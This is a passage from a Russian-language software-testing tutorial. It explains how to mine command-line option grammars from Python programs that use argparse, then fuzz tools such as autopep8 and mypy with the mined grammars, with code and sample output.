exclude f(aYdg) --select : --global-config ~ --global-config ! --global-config 1B`$X --exclude ;
--select F --select & --ignore r --exclude #+ --exit-code --aggressive --select ?/ -p -6 --
version --ignore-local-config -r -v foo.py']
```

Класс OptionFuzzer объединяет эти шаги. Его конструктор принимает OptionRunner, автоматически извлекает грамматику, выполняет необходимые преобразования и начинает фаззинг.

```
autopep8_runner = OptionRunner("autopep8", "foo.py")
autopep8_fuzzer = OptionFuzzer(autopep8_runner)
[autopep8_fuzzer.fuzz() for i in range(3)]

[' --version foo.py',
' --ignore Rj --jobs -6 --line-range -04 7953 --help --aggressive -v --ignore-local-config -h --
experimental -r --global-config 3 --indent-size -8 --exclude ;&M"! -a -p 1 --hang-closing -j
263 --verbose --recursive --in-place --list-fixes --select t@fs --range -0 7 -d --pep8-passes 7
--diff -i --exit-code --max-line-length -3 ... foo.py',
' foo.py']
```

Последним шагом тестирования остаётся вызвать программу с этими аргументами.

Обратите внимание: OptionRunner имеет экспериментальный статус. Он предполагает, что рассматриваемая программа на Python использует модуль argparse, и поддерживает не все возможности argparse. Тем не менее он неплохо справляется даже с нетривиальными программами.

Конструктор OptionRunner принимает дополнительный именованный параметр miner, задающий класс майнера грамматики аргументов. По умолчанию это OptionGrammarMiner — вспомогательный класс, который можно использовать и расширять для создания собственных майнеров грамматик параметров.

Параметры конфигурации

Говоря о входных данных программы, мы обычно представляем данные, которые она обрабатывает. Именно их мы подвергали фаззингу в предыдущих главах — с помощью [случайных входных данных](#), [мутационного фаззинга](#) или [грамматического фаззинга](#). Однако у программ обычно есть несколько источников входных данных; все их можно и нужно тестировать и учитывать

при генерации тестов.

Один из важных источников входных данных — *конфигурация* программы: набор входов, который обычно задаётся один раз перед началом обработки данных, а затем остаётся неизменным во время обработки, работы программы или даже всего срока её развёртывания. Конфигурация часто задаётся в *конфигурационных файлах* (например, парами ключ–значение), но для инструментов командной строки повсеместно используются *параметры конфигурации* в командной строке.

В качестве примера рассмотрим утилиту `grep`, предназначенную для поиска текстовых шаблонов в файлах. Точный режим её работы определяется множеством параметров, список которых можно получить с помощью `--help`:

```
grep --help
```

Необходимо проверить, что все эти параметры работают правильно. При тестировании безопасности любой из них также способен активировать ещё неизвестную уязвимость. Поэтому такие параметры сами могут стать *целями фаззинга*. В этой главе мы разберём, как систематически их тестировать и, что ещё лучше, как извлекать возможные конфигурации прямо из файлов программ, чтобы ничего не задавать вручную.

Параметры в Python

Останемся в рамках привычного нам языка и рассмотрим обработку параметров в Python. Модуль `argparse` предоставляет анализатор аргументов и параметров командной строки с широкой функциональностью — и немалой сложностью. Сначала создаётся анализатор (`argparse.ArgumentParser()`), в который один за другим добавляются отдельные аргументы с различными свойствами. Дополнительные параметры каждого аргумента могут задавать его тип (`type`), например целое число или строку, а также количество значений (`nargs`).

По умолчанию аргументы сохраняются под своими именами в объекте `args`, возвращаемом `parse_args()`: так, `args.integers` содержит добавленные ранее аргументы `integers`. Специальные действия (`actions`) позволяют сохранять заданные значения в определённых переменных; действие `store_const` помещает значение `const` в атрибут с именем `dest`. Следующий пример принимает несколько целочисленных аргументов (`integers`) и оператор (`--sum`, `--min` или `--max`), применяемый к этим числам. Все операторы сохраняют ссылку на функцию в атрибуте `accumulate`, после чего эта функция вызывается для разобранных целых чисел:

```
import argparse

def process_numbers(args=[]):
    parser = argparse.ArgumentParser(description='Process some integers.')
    parser.add_argument('integers', metavar='N', type=int, nargs='+',
                        help='an integer for the accumulator')
    group = parser.add_mutually_exclusive_group(required=True)
    group.add_argument('--sum', dest='accumulate', action='store_const',
                      const=sum, help='sum the integers')
    group.add_argument('--min', dest='accumulate', action='store_const',
                      const=min, help='compute the minimum')
    group.add_argument('--max', dest='accumulate', action='store_const',
                      const=max, help='compute the maximum')

    args = parser.parse_args(args)
    print(args.accumulate(args.integers))
```

Вот как работает `process_numbers()`. Например, можно применить параметр `--min` к заданным аргументам и вычислить минимум:

```
process_numbers(["--min", "100", "200", "300"])
```

Или вычислить сумму трёх чисел:

```
process_numbers(["--sum", "1", "2", "3"])
```

Если параметры определены через `add_mutually_exclusive_group()` (как выше), они взаимоисключающие. Следовательно, можно указать только один оператор:

```
from ExpectError import ExpectError

with ExpectError(SystemExit, print_traceback=False):
    process_numbers(["--sum", "--max", "1", "2", "3"])
```

Грамматика конфигураций

Как протестировать систему с несколькими параметрами? Проще всего написать для неё грамматику. Грамматика `PROCESS_NUMBERS_EBNF_GRAMMAR` отражает возможные сочетания параметров и аргументов:

```
from Grammars import crange, srange, convert_ebnf_grammar, extend_grammar, is_valid_grammar
from Grammars import START_SYMBOL, new_symbol, Grammar

PROCESS_NUMBERS_EBNF_GRAMMAR: Grammar = {
    "<start>": ["<operator> <integers>"],
    "<operator>": ["--sum", "--min", "--max"],
    "<integers>": ["<integer>", "<integers> <integer>"],
    "<integer>": ["<digit>+"],
    "<digit>": crange('0', '9')
}

assert is_valid_grammar(PROCESS_NUMBERS_EBNF_GRAMMAR)
PROCESS_NUMBERS_GRAMMAR = convert_ebnf_grammar(PROCESS_NUMBERS_EBNF_GRAMMAR)
```

Эту грамматику можно передать [фаззеру покрытия грамматики](#), который поочерёдно покрывает все параметры:

```
from GrammarCoverageFuzzer import GrammarCoverageFuzzer

f = GrammarCoverageFuzzer(PROCESS_NUMBERS_GRAMMAR, min_nonterminals=10)
for i in range(3):
    print(f.fuzz())
```

Разумеется, с этими же аргументами можно вызвать `process_numbers()`. Для этого строку, порождённую грамматикой, нужно методом `split()` снова превратить в список отдельных аргументов:

```
f = GrammarCoverageFuzzer(PROCESS_NUMBERS_GRAMMAR, min_nonterminals=10)
for i in range(3):
    args = f.fuzz().split()
    print(args)
    process_numbers(args)
```

Аналогичным образом можно определить грамматики для любой тестируемой программы или, скажем, для конфигурационных файлов. Однако при каждом изменении программы грамматику приходится обновлять, что создаёт дополнительную нагрузку по сопровождению. Поскольку вся необходимая для грамматики информация уже закодирована в программе, возникает вопрос: *нельзя ли сразу извлечь параметры конфигурации непосредственно из самой программы?*

Извлечение параметров конфигурации

В этом разделе мы попытаемся извлечь сведения о параметрах и аргументах прямо из программы, чтобы не задавать грамматику конфигурации. Наша цель — получить фаззер конфигураций, работающий с параметрами и аргументами произвольной программы при условии, что она следует определённым соглашениям их обработки. Для программ на Python это означает использование модуля `argparse`.

Идея такова: мы выполняем заданную программу до момента фактического разбора аргументов, то есть до вызова `argparse.parse_args()`. До этого момента отслеживаются все обращения к анализатору аргументов, особенно вызовы, определяющие аргументы и параметры (`add_argument()`). На их основе мы строим грамматику.

Отслеживание аргументов

Покажем этот подход на простом эксперименте. Определим функцию трассировки (подробности см. в [главе о покрытии](#)), которая действует во время вызова `process_numbers`. Обнаружив вызов метода `add_argument`, мы обращаемся к локальным переменным — в этот момент они содержат аргументы метода — и выводим их.

```
import sys
import string

def trace_locals(frame, event, arg):
    if event != "call":
        return
    method_name = frame.f_code.co_name
    if method_name != "add_argument":
        return
    locals = frame.f_locals
    print(method_name, locals)
```

В результате получается список всех вызовов `add_argument()` вместе с переданными аргументами метода:

```
sys.settrace(trace_locals)
process_numbers(["--sum", "1", "2", "3"])
sys.settrace(None)
```

Из аргумента `args` можно получить отдельные определяемые параметры и аргументы:

```
def trace_options(frame, event, arg):
    if event != "call":
        return
    method_name = frame.f_code.co_name
    if method_name != "add_argument":
        return
    locals = frame.f_locals
    print(locals['args'])

sys.settrace(trace_options)
process_numbers(["--sum", "1", "2", "3"])
sys.settrace(None)
```

Каждый аргумент представлен кортежем с одним элементом (например, `integers` или `--sum`) либо двумя (`-h` и `--help`), обозначающими альтернативные формы одного параметра. Нам предстоит перебрать аргументы `add_argument()` и определить не только имена параметров и позиционных аргументов, но и то, принимают ли они дополнительные значения и каковы типы этих значений.

Майнер грамматики параметров и аргументов

Теперь построим класс, который собирает всю эту информацию и создаёт грамматику.

Исключение `ParseInterrupt` понадобится, чтобы прервать выполнение программы после сбора всех аргументов и параметров:

```
class ParseInterrupt(Exception):
    pass
```

Класс `OptionGrammarMiner` принимает выполняемую функцию, для которой следует извлечь грамматику параметров и аргументов:

```
class OptionGrammarMiner:
    """Helper class for extracting option grammars"""

    def __init__(self, function: Callable, log: bool = False):
        """Constructor.
        `function` - a function processing arguments using argparse()
        `log` - output diagnostics if True
        """
        self.function = function
        self.log = log
```

Вся работа выполняется в методе `mine_ebnf_grammar()`. Он создаёт грамматику вида

```
<start> ::= <option>* <arguments>
<option> ::= <empty>
<arguments> ::= <empty>
```

в которой будут накапливаться параметры и аргументы. Затем он устанавливает функцию трассировки, действующую во время вызова ранее заданной `function`. Возбуждение `ParseInterrupt` при вызове `parse_args()` завершает выполнение.

```
class OptionGrammarMiner(OptionGrammarMiner):
    OPTION_SYMBOL = "<option>"
    ARGUMENTS_SYMBOL = "<arguments>"

    def mine_ebnf_grammar(self):
        """Extract EBNF option grammar"""
        self.grammar = {
            START_SYMBOL: ["(" + self.OPTION_SYMBOL + ")*" + self.ARGUMENTS_SYMBOL],
            self.OPTION_SYMBOL: [],
            self.ARGUMENTS_SYMBOL: []
        }
        self.current_group = self.OPTION_SYMBOL

        old_trace = sys.gettrace()
        sys.settrace(self.traceit)
        try:
            self.function()
        except ParseInterrupt:
            pass
        sys.settrace(old_trace)

        return self.grammar

    def mine_grammar(self):
        """Extract BNF option grammar"""
        return convert_ebnf_grammar(self.mine_ebnf_grammar())
```

Функция трассировки проверяет четыре метода. Важнее всего `add_argument()`, обнаружение которого приводит к обработке аргументов; `frame.f_locals` снова содержит локальные переменные — в этот момент преимущественно аргументы `add_argument()`. Поскольку у взаимоисключающей группы тоже есть метод `add_argument()`, для различения используется флаг `in_group`.

Мы не пытаемся различать несколько анализаторов или групп: просто предполагаем, что анализатор один и в каждый момент существует не более одной взаимоисключающей группы.

```

class OptionGrammarMiner(OptionGrammarMiner):
    def traceit(self, frame, event, arg):
        if event != "call":
            return

        if "self" not in frame.f_locals:
            return

        self_var = frame.f_locals["self"]
        method_name = frame.f_code.co_name

        if method_name == "add_argument":
            in_group = repr(type(self_var)).find("Group") >= 0
            self.process_argument(frame.f_locals, in_group)
        elif method_name == "add_mutually_exclusive_group":
            self.add_group(frame.f_locals, exclusive=True)
        elif method_name == "add_argument_group":
            # self.add_group(frame.f_locals, exclusive=False)
            pass
        elif method_name == "parse_args":
            raise ParseInterrupt

        return self.traceit

```

Метод `process_argument()` анализирует переданные аргументы и добавляет их в грамматику:

- если аргумент начинается с -, он добавляется как необязательный элемент списка `<option>`;
- иначе он добавляется в список `<arguments>`.

Необязательный аргумент `nargs` задаёт количество следующих значений. Если это число, в грамматику добавляется соответствующее количество элементов; если это абстрактный спецификатор, например + или *, он непосредственно используется как оператор EBNF.

Из-за большого числа параметров и вариантов поведения функция получилась несколько громоздкой, но свою задачу она выполняет.

```

class OptionGrammarMiner(OptionGrammarMiner):
    def process_argument(self, locals, in_group):
        args = locals["args"]
        kwargs = locals["kwargs"]

        if self.log:
            print(args)
            print(kwargs)
            print()

        for arg in args:
            self.process_arg(arg, in_group, kwargs)

    def process_arg(self, arg, in_group, kwargs):
        if arg.startswith('-'):
            if not in_group:
                target = self.OPTION_SYMBOL
            else:
                target = self.current_group
            metavar = None
            arg = " " + arg
        else:
            target = self.ARGUMENTS_SYMBOL
            metavar = arg
            arg = ""

        if "nargs" in kwargs:
            nargs = kwargs["nargs"]
        else:
            nargs = 1

        param = self.add_parameter(kwargs, metavar)
        if param == "":
            nargs = 0

```

```

if isinstance(nargs, int):
    for i in range(nargs):
        arg += param
else:
    assert nargs in "?+*"
    arg += '(' + param + ')' + nargs

self.grammar[target].append(arg)

```

Метод `add_parameter()` обрабатывает возможные значения параметров. Если для аргумента задано действие `action`, значение ему не требуется. Иначе мы определяем тип значения (`int` или `str`) и дополняем грамматику соответствующим правилом.

```

import inspect

class OptionGrammarMiner(OptionGrammarMiner):
    def add_parameter(self, kwargs, metavar):
        if "action" in kwargs:
            return ""

        type_ = "str"
        if "type" in kwargs:
            given_type = kwargs["type"]
            if inspect.isclass(given_type) and issubclass(given_type, int):
                type_ = "int"

        if metavar is None:
            if "metavar" in kwargs:
                metavar = kwargs["metavar"]
            else:
                metavar = type_

        self.add_type_rule(type_)
        if metavar != type_:
            self.add_metavar_rule(metavar, type_)

        return " <" + metavar + ">"

```

Метод `add_type_rule()` добавляет в грамматику правило для типа значения. Если значение обозначено метапеременной, например `N`, для удобства чтения добавляется и отдельное правило этой метапеременной.

```

class OptionGrammarMiner(OptionGrammarMiner):
    def add_type_rule(self, type_):
        if type_ == "int":
            self.add_int_rule()
        else:
            self.add_str_rule()

    def add_int_rule(self):
        self.grammar["<int>"] = ["(-)?<digit>+"]
        self.grammar["<digit>"] = crange('0', '9')

    def add_str_rule(self):
        self.grammar["<str>"] = ["<char>+"]
        self.grammar["<char>"] = srange(
            string.digits + string.ascii_letters + string.punctuation)

    def add_metavar_rule(self, metavar, type_):
        self.grammar["<" + metavar + ">"] = ["<" + type_ + ">"]

```

Метод `add_group()` добавляет в грамматику новую взаимоисключающую группу. Для параметров группы определяется новый символ, например `<group>`, а флаги `required` и `exclusive` задают подходящий оператор развёртывания. Затем группа добавляется в начало грамматики:

```

<start> ::= <group><option>* <arguments>
<group> ::= <empty>

```

Последующие вызовы `add_argument()` внутри группы наполняют это правило.

```

class OptionGrammarMiner(OptionGrammarMiner):
    def add_group(self, locals, exclusive):
        kwargs = locals["kwargs"]
        if self.log:
            print(kwargs)

        required = kwargs.get("required", False)
        group = new_symbol(self.grammar, "<group>")

        if required and exclusive:
            group_expansion = group
        if required and not exclusive:
            group_expansion = group + "+"
        if not required and exclusive:
            group_expansion = group + "?"
        if not required and not exclusive:
            group_expansion = group + "*"

        self.grammar[START_SYMBOL][0] = group_expansion + \
            self.grammar[START_SYMBOL][0]
        self.grammar[group] = []
        self.current_group = group

```

Готово! Теперь можно извлечь грамматику из программы `process_numbers()`. Включённое журналирование показывает используемые нами переменные.

```

miner = OptionGrammarMiner(process_numbers, log=True)
process_numbers_grammar = miner.mine_ebnf_grammar()

('-h', '--help')
{'action': 'help', 'default': '==SUPPRESS==', 'help': 'show this help message and exit'}

('integers',)
{'metavar': 'N', 'type': <class 'int'>, 'nargs': '+', 'help': 'an integer for the accumulator'}

{'required': True}
('--sum',)
{'dest': 'accumulate', 'action': 'store_const', 'const': <built-in function sum>, 'help': 'sum the integers'}

('--min',)
{'dest': 'accumulate', 'action': 'store_const', 'const': <built-in function min>, 'help': 'compute the minimum'}

('--max',)
{'dest': 'accumulate', 'action': 'store_const', 'const': <built-in function max>, 'help': 'compute the maximum'}

```

Вот извлечённая грамматика:

```

process_numbers_grammar

{'<start>': ['<group>(<option>)*<arguments>'],
 '<option>': ['-h', '--help'],
 '<arguments>': ['( <integers>)+'],
 '<int>': ['(-)?<digit>+'],
 '<digit>': ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9'],
 '<integers>': ['<int>'],
 '<group>': ['--sum', '--min', '--max']}

```

Грамматика правильно распознаёт найденную группу:

```

process_numbers_grammar["<start>"]
# ['<group>(<option>)*<arguments>']

process_numbers_grammar["<group>"]
# ['--sum', '--min', '--max']

```

Она также распознаёт параметр `--help`, который добавили не мы, а модуль `argparse`:

```

process_numbers_grammar["<option>"]

```

```
# ['-h', '--help']
```

Типы аргументов тоже определены правильно:

```
process_numbers_grammar["<arguments>"]  
# ['(<integers>)+']
```

```
process_numbers_grammar["<integers>"]  
# ['<int>']
```

Правила для `int` заданы так, как определено в `add_int_rule()`:

```
process_numbers_grammar["<int>"]  
# ['(-)?<digit>+']
```

Эту грамматику можно преобразовать в BNF и сразу использовать для фаззинга:

```
assert is_valid_grammar(process_numbers_grammar)  
  
grammar = convert_ebnf_grammar(process_numbers_grammar)  
assert is_valid_grammar(grammar)  
  
f = GrammarCoverageFuzzer(grammar)  
for i in range(10):  
    print(f.fuzz())  
  
--sum 9  
--max -h --help --help -16 -0  
--min --help 2745341 8  
--min 1 27  
--sum --help --help -2  
--sum --help 0 3 -77  
--sum -3  
--sum --help 429 8 10 0295 -694 1  
--max -h 91 -1425 99  
--sum -795 -94 8 -44
```

Каждый вызов соответствует правилам, заданным обращениями к `argparse`. Извлекая параметры и аргументы из существующих программ, мы теперь можем сразу подвергать их фаззингу — без ручного задания грамматики.

Тестирование Autoper8

Испытаем майнер грамматики параметров на настоящих программах Python. `autoper8` — инструмент, автоматически приводящий код Python в соответствие с [руководством по стилю PEP 8](#). (На самом деле при подготовке книги через `autoper8` проходит весь её код на Python.) У `autoper8` множество параметров, в чём легко убедиться, вызвав его с `--help`:

```
autoper8 --help
```

Подготовка Autoper8

Мы хотим систематически протестировать эти параметры. Чтобы применить майнер грамматики конфигурации, сначала нужно найти исходный код исполняемого файла:

```
import os  
  
def find_executable(name):  
    for path in os.get_exec_path():  
        qualified_name = os.path.join(path, name)  
        if os.path.exists(qualified_name):  
            return qualified_name  
    return None
```

```

autopep8_executable = find_executable("autopep8")
assert autopep8_executable is not None
autopep8_executable

'/Users/zeller/.pyenv/versions/3.10.2/bin/autopep8'

```

Затем построим функцию, которая читает содержимое файла и выполняет его:

```

def autopep8():
    executable = find_executable("autopep8")

    # First line has to contain "/usr/bin/env python" or like
    first_line = open(executable).readline()
    assert first_line.find("python") >= 0

    contents = open(executable).read()
    exec(contents)

```

Извлечение грамматики Autoper8

Функцию `autopep8()` можно передать нашему майнеру грамматики:

```

autopep8_miner = OptionGrammarMiner(autopep8)

```

и извлечь для неё грамматику:

```

autopep8_ebnf_grammar = autopep8_miner.mine_ebnf_grammar()

```

Это работает потому, что `autopep8` здесь запускается не как отдельный процесс с отдельным интерпретатором Python. Мы выполняем функцию `autopep8()` и код `autopep8` в текущем интерпретаторе — вплоть до вызова `parse_args()`, где снова прерываем выполнение. К этому моменту код `autopep8` успел лишь настроить анализатор аргументов, а именно это нас и интересует.

Извлечённые грамматические параметры в точности соответствуют параметрам, показанным при вызове `--help`:

```

print(autopep8_ebnf_grammar["<option>"])

['-h', '--help', '--version', '-v', '--verbose', '-d', '--diff', '-i', '--in-place', '--global-config <filename>', '--ignore-local-config', '-r', '--recursive', '-j <n>', '--jobs <n>', '-p <n>', '--pep8-passes <n>', '-a', '--aggressive', '--experimental', '--exclude <globs>', '--list-fixes', '--ignore <errors>', '--select <errors>', '--max-line-length <n>', '--line-range <line> <line>', '--range <line> <line>', '--indent-size <int>', '--hang-closing', '--exit-code']

```

Метапеременные наподобие `<n>` или `<line>` обозначают целые числа. Мы предполагаем, что все метапеременные с одинаковым именем имеют один тип:

```

autopep8_ebnf_grammar["<line>"]
# ['<int>']

```

Майнер грамматики определил, что аргумент `autopep8` — это список файлов:

```

autopep8_ebnf_grammar["<arguments>"]
# ['(<files>)*']

```

а все файлы, в свою очередь, представлены строками:

```

autopep8_ebnf_grammar["<files>"]
# ['<str>']

```

Нас интересует только тестирование параметров, а не аргументов, поэтому зафиксируем единственный обязательный входной файл. Иначе было бы порождено множество случайных имён файлов.

```

autopep8_ebnf_grammar["<arguments>"] = ["<files>"]

```

```
autopep8_ebnf_grammar["<files>"] = ["foo.py"]
assert is_valid_grammar(autopep8_ebnf_grammar)
```

Создание параметров Autorer8

Теперь используем выведенную грамматику для фаззинга. Снова преобразуем EBNF-грамматику в обычную BNF-грамматику:

```
autopep8_grammar = convert_ebnf_grammar(autopep8_ebnf_grammar)
assert is_valid_grammar(autopep8_grammar)
```

После этого грамматика может порождать все параметры:

```
f = GrammarCoverageFuzzer(autopep8_grammar, max_nonterminals=4)
for i in range(20):
    print(f.fuzz())

-r foo.py
-h --experimental --hang-closing foo.py
--list-fixes -v foo.py
--aggressive -d foo.py
--indent-size 9 --help foo.py
--exit-code --recursive foo.py
--diff --version -i foo.py
--max-line-length 0 --in-place --verbose foo.py
--ignore-local-config -a foo.py
--select x -i --exit-code foo.py
-j 8 --diff foo.py
-d -v -d foo.py
-p 6 -i foo.py
-v --diff foo.py
--ignore uA --recursive foo.py
--jobs 5 -r foo.py
--range 4 1 foo.py
--ignore-local-config -i foo.py
-r --exit-code foo.py
-v -r foo.py
```

Применим параметры к настоящей программе. Нам нужен входной файл `foo.py`. Обратите внимание: следующие команды перезапишут существующий файл `foo.py` в текущем рабочем каталоге; помните об этом, если вы загрузили блокноты и выполняете их локально.

```
def create_foo_py():
    open("foo.py", "w").write("""
def twice(x = 2):
    return x + x
""")

create_foo_py()
print(open("foo.py").read(), end="")

def twice(x = 2):
    return x + x
```

Вот как `autorer8` исправляет пробелы:

```
autopep8 foo.py

def twice(x=2):
    return x + x
```

Теперь соберём всё вместе. Определим `ProgramRunner`, который запускает исполняемый файл `autorer8` с аргументами, полученными из извлечённой грамматики `autorer8`.

```
from Fuzzer import ProgramRunner
```

Запуск автопеп8 с извлечёнными параметрами даёт на удивление много успешных выполнений. Некоторые параметры зависят друг от друга или взаимоисключаются, но это обрабатывается логикой программы, а не анализатором аргументов, и потому выходит за рамки нашего подхода. GrammarCoverageFuzzer гарантирует, что каждый параметр будет проверен хотя бы один раз. Кстати, это относится и к цифрам с буквами.

```
f = GrammarCoverageFuzzer(autopep8_grammar, max_nonterminals=5)
for i in range(20):
    invocation = "autopep8" + f.fuzz()
    print("$ " + invocation)
    args = invocation.split()
    autopep8_runner = ProgramRunner(args)
    result, outcome = autopep8_runner.run()
    if result.stderr != "":
        print(result.stderr, end="")

$ autopep8 foo.py
$ autopep8 --diff --max-line-length 4 --exit-code --range 5 8 -p 2 foo.py
$ autopep8 --ignore z --verbose -r --list-fixes foo.py
--recursive must be used with --in-place or --diff
$ autopep8 --exclude 5 -h -i --aggressive --in-place foo.py
$ autopep8 --select a --help --experimental foo.py
$ autopep8 --indent-size -30 --recursive foo.py
--recursive must be used with --in-place or --diff
$ autopep8 --global-config < -j 9 -v -a foo.py
parallel jobs requires --in-place
$ autopep8 --line-range 7 1 --hang-closing -d foo.py
First value of --range should be less than or equal to the second
$ autopep8 --pep8-passes 6 --hang-closing --version --ignore-local-config foo.py
$ autopep8 --jobs -2 --experimental --version foo.py
$ autopep8 --ignore Y: --select ! --global-config e foo.py
$ autopep8 --select 1 -a --recursive --aggressive foo.py
--recursive must be used with --in-place or --diff
$ autopep8 --ignore * --ignore `0 --global-config _ --verbose foo.py
[file:foo.py]
---> Applying global fix for E265
---> 5 issue(s) to fix {'E251': {2}, 'E271': {3}, 'E221': {3}, 'E222': {3}}
---> 3 issue(s) to fix {'E251': {2}, 'E221': {3}, 'E222': {3}}
---> 1 issue(s) to fix {'E222': {3}}
---> 0 issue(s) to fix {}
$ autopep8 --global-config ,\ --exclude r -v foo.py
[file:foo.py]
---> Applying global fix for E265
---> 5 issue(s) to fix {'E251': {2}, 'E271': {3}, 'E221': {3}, 'E222': {3}}
---> 3 issue(s) to fix {'E251': {2}, 'E221': {3}, 'E222': {3}}
---> 1 issue(s) to fix {'E222': {3}}
---> 0 issue(s) to fix {}
$ autopep8 --global-config xd6M --recursive foo.py
--recursive must be used with --in-place or --diff
$ autopep8 --select R --exclude L --version --ignore-local-config foo.py
$ autopep8 --select " --verbose -h -d foo.py
$ autopep8 --diff -i -h foo.py
$ autopep8 --in-place --select w --version -i foo.py
$ autopep8 --ignore 49 --exclude lI -i foo.py
```

После нескольких форматирований «на месте» наш foo.py выглядит так:

```
def twice(x=2):
    return x + x
```

Больше он не нужен, поэтому удалим его:

```
os.remove("foo.py")
```

Классы для фаззинга параметров конфигурации

Теперь создадим повторно используемые классы для тестирования произвольных программ. Точнее, «произвольных программ, написанных на Python и использующих модуль argparse для обработки аргументов командной строки».

Класс `OptionRunner` — подкласс `ProgramRunner`, который автоматически определяет грамматику теми же шагами, что мы применили выше к `autorep8`.

```
from Grammars import unreachable_nonterminals

class OptionRunner(ProgramRunner):
    """Run a program while determining its option grammar"""

    def __init__(self, program: Union[str, List[str]],
                 arguments: Optional[str] = None, *,
                 log: bool = False,
                 miner_class: Optional[Type[OptionGrammarMiner]] = None):
        """Constructor.
        `program` - the (Python) program to be executed
        `arguments` - an (optional) string with arguments for `program`
        `log` - if True, enable logging in miner
        `miner_class` - the `OptionGrammarMiner` class to be used
                      (default: `OptionGrammarMiner`)
        """
        if isinstance(program, str):
            self.base_executable = program
        else:
            self.base_executable = program[0]

        if miner_class is None:
            miner_class = OptionGrammarMiner
        self.miner_class = miner_class
        self.log = log

        self.find_contents()
        self.find_grammar()
        if arguments is not None:
            self.set_arguments(arguments)
        super().__init__(program)
```

Сначала найдём содержимое исполняемого файла Python:

```
class OptionRunner(OptionRunner):
    def find_contents(self):
        self._executable = find_executable(self.base_executable)
        if self._executable is None:
            raise IOError(self.base_executable + ": not found")

        first_line = open(self._executable).readline()
        if first_line.find("python") < 0:
            raise IOError(self.base_executable + ": not a Python executable")

        self.contents = open(self._executable).read()

    def invoker(self):
        # We are passing the local variables as is, such that we can access `self`
        # We set __name__ to '__main__' to invoke the script as an executable
        exec(self.contents, {'__name__': '__main__'})

    def executable(self):
        return self._executable
```

Затем определим грамматику с помощью класса `OptionGrammarMiner`:

```
class OptionRunner(OptionRunner):
    def find_grammar(self):
        miner = self.miner_class(self.invoker, log=self.log)
        self._ebnf_grammar = miner.mine_ebnf_grammar()

    def ebnf_grammar(self):
        """Return extracted grammar in EBNF form"""
```

```

        return self._ebnf_grammar

    def grammar(self):
        """Return extracted grammar in BNF form"""
        return convert_ebnf_grammar(self._ebnf_grammar)

```

Два служебных метода, `set_arguments()` и `set_invocation()`, позволяют менять соответственно аргументы и программу.

```

class OptionRunner(OptionRunner):
    def set_arguments(self, args):
        self._ebnf_grammar["<arguments>"] = [" " + args]
        # Delete rules for previous arguments
        for nonterminal in unreachable_nonterminals(self._ebnf_grammar):
            del self._ebnf_grammar[nonterminal]

    def set_invocation(self, program):
        self.program = program

```

Создадим экземпляр класса для автопер8 и сразу получим грамматику:

```

autopep8_runner = OptionRunner("autopep8", "foo.py")
print(autopep8_runner.ebnf_grammar()["<option>"])

[' -h', ' --help', ' --version', ' -v', ' --verbose', ' -d', ' --diff', ' -i', ' --in-place', ' --
global-config <filename>', ' --ignore-local-config', ' -r', ' --recursive', ' -j <n>', ' --jobs
<n>', ' -p <n>', ' --pep8-passes <n>', ' -a', ' --aggressive', ' --experimental', ' --exclude
<globs>', ' --list-fixes', ' --ignore <errors>', ' --select <errors>', ' --max-line-length <n>',
' --line-range <line> <line>', ' --range <line> <line>', ' --indent-size <int>', ' --hang-
closing', ' --exit-code']

```

`OptionFuzzer` взаимодействует с заданным `OptionRunner`, получает его грамматику и передаёт её конструктору своего суперкласса `GrammarCoverageFuzzer`.

```

class OptionFuzzer(GrammarCoverageFuzzer):
    """Fuzz a (Python) program using its arguments"""

    def __init__(self, runner: OptionRunner, *args, **kwargs):
        """Constructor. `runner` is an OptionRunner."""
        assert isinstance(runner, OptionRunner)
        self.runner = runner
        grammar = runner.grammar()
        super().__init__(grammar, *args, **kwargs)

```

При вызове `run()` объект `OptionFuzzer` создаёт новый способ запуска с помощью `fuzz()` своей грамматики и запускает переданный сейчас либо заданный ранее исполнитель с аргументами из грамматики. Исполнитель, переданный в `run()`, может отличаться от указанного при инициализации: это позволяет извлечь параметры одной программы и применить их в другом контексте.

```

class OptionFuzzer(OptionFuzzer):
    def run(self, runner=None, inp=""):
        if runner is None:
            runner = self.runner
        assert isinstance(runner, OptionRunner)
        invocation = runner.executable() + " " + self.fuzz()
        runner.set_invocation(invocation.split())
        return runner.run(inp)

```

Пример: Автопер8

Применим новые классы к исполнителю автопер8:

```

autopep8_fuzzer = OptionFuzzer(autopep8_runner, max_nonterminals=5)
for i in range(3):
    print(autopep8_fuzzer.fuzz())

```

```
foo.py
--in-place --ignore-local-config --jobs 6 --recursive -i foo.py
--help -a --indent-size -95 --pep8-passes 3 --exclude = -r foo.py
```

Теперь эти классы позволяют систематически тестировать автопер8:

```
autopep8_fuzzer.run(autopep8_runner)

(CompletedProcess(args=['/Users/zeller/.pyenv/versions/3.10.2/bin/autopep8', '--hang-closing', '--exit-code', '-d', '--version', 'foo.py'], returncode=0, stdout='autopep8 1.6.0 (pycodestyle: 2.12.1)\n', stderr=''),
'PASS')
```

Пример: MyPy

Можно извлечь параметры статического анализатора типов Python мурпу:

```
assert find_executable("mypy") is not None

mypy_runner = OptionRunner("mypy", "foo.py")
print(mypy_runner.ebnf_grammar()["<option>"])

['-h', '--help', '-v', '--verbose', '-V', '--version', '-O <FORMAT>', '--output <FORMAT>',
 '--config-file <str>', '--warn-unused-configs', '--no-warn-unused-configs', '--no-namespace-
packages', '--namespace-packages', '--ignore-missing-imports', '--follow-untyped-imports',
 '--follow-imports <str>', '--python-executable', '--no-site-packages', '--no-silence-site-
packages', '--python-version <x.y>', '--platform', '--always-true', '--always-false', '--
disallow-any-expr', '--disallow-any-decorated', '--disallow-any-explicit', '--disallow-any-
generics', '--allow-any-generics', '--disallow-any-unimported', '--allow-any-unimported',
 '--disallow-subclassing-any', '--allow-subclassing-any', '--disallow-untyped-calls', '--allow-
untyped-calls', '--untyped-calls-exclude', '--disallow-untyped-defs', '--allow-untyped-defs',
 '--disallow-incomplete-defs', '--allow-incomplete-defs', '--check-untyped-defs', '--no-
check-untyped-defs', '--disallow-untyped-decorators', '--allow-untyped-decorators', '--
implicit-optional', '--no-implicit-optional', '--strict-optional', '--no-strict-optional',
 '--force-uppercase-builtins', '--no-force-uppercase-builtins', '--force-union-syntax', '--no-
force-union-syntax', '--warn-redundant-casts', '--no-warn-redundant-casts', '--warn-unused-
ignores', '--no-warn-unused-ignores', '--no-warn-no-return', '--warn-no-return', '--warn-
return-any', '--no-warn-return-any', '--warn-unreachable', '--no-warn-unreachable', '--
report-deprecated-as-note', '--no-report-deprecated-as-note', '--allow-untyped-globals', '--
